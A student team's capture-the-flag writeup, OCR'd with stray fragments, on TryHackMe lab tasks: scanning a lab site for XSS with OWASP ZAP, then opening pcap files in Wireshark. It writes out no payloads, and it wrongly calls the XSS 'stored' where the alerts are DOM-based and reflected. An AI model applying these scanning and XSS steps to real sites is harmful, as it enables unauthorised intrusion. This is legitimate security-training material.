PSP0201

Week 3

Writeup

Group Name: suspicious

Member:

ID	Name	Role
1211104293	Noor Hannan Bin Noor Hamsuruddin	Leader
1211102270	Yap Choo Kath Moon	Member
1211103154	Wan Muhammad Atif Bin Taram Satiraksa	Member


Day 6: Web Exploitation - Be careful with what you wish on a Christmas night

Tool used: Kali Linux, Firefox browser, OWASP ZAP

Solution/walkthrough:


Step 1:

Start the machine on TryHackMe to obtain the IP address. Connect to THM's OpenVPN and type the IP address into the search bar to access the "Make a Wish" page. In this case, the given IP address are 10.10.142.195:5000




Step 2:

We then submitted a “wish” which is named hutao1 followed by querying the same “wish” on the search query.




Step 3:

From there we will find out that the query string for this page is “q”. This answers question 3 in THM and will come in handy soon.




Step 4:

Next we want to detect any possible XSS vulnerabilities. Start OWASP ZAP (also referred to as ZAP or zaproxy) and click on automated scan.




Step 5:

In the automated scan menu, enter the url of the page (10.10.142.195:5000) and click on attack. Wait for zaproxy to finish scanning the website.




Step 6:

Once the scan is finished, navigate to the Alerts tab to view all vulnerabilities on the website.



Step 7:


Under XSS (DOM Based), we can see a url with the same query string (q) but a different yet unseen keyword value. Copy the link and submit it to the address bar. The same can be done under XSS (Reflected) albeit containing a URL with a different query string (name).




Step 8:

The resulting page will show ;

Page of the URL from the DOM Based XSS alert



Page of the URL from Reflected XSS alert




Thought process/methodology:
We started off with a website titled “Make A Wish”. Using zaproxy, we run an automated scan on the website’s IP address and the port it uses (10.10.142.195:5000). We soon find out 2 alerts for Cross Site Scripting (XSS) vulnerabilities which shows that the type of XSS vulnerability is stored, answering the first and third question. To find the query string, we will do a simple random query on the query page and check the url to find the query string which is “q”. Using this newfound knowledge, we can initiate an XSS attack on the page using the search wish function on the page by typing in scripts into it.

Day 7: Networking - The Grinch Really Did Steal Christmas


Tool Used: Kali linux, Firefox browser, Wireshark


Solution/Walkthrough:

Step 1: Download the task files provided by tryhackme in day 7 which contains a zip file. The zip file contains 3 different pcap files namely pcap1, pcap2 and pcap3.



Step 2: Unzip the file and extract into a folder for easy access.






arters to b
y Elf McSk


to be a lon

Whilst clearing the backlog of emails, Elf McEager reads the following: "URGENT: Data exfiltr


Step 3: On kali linux, open Wireshark.



Step 4: Using wireshark open the “pcap1.pcap” file. Wireshark will update itself and a record of logs should be shown on the screen.



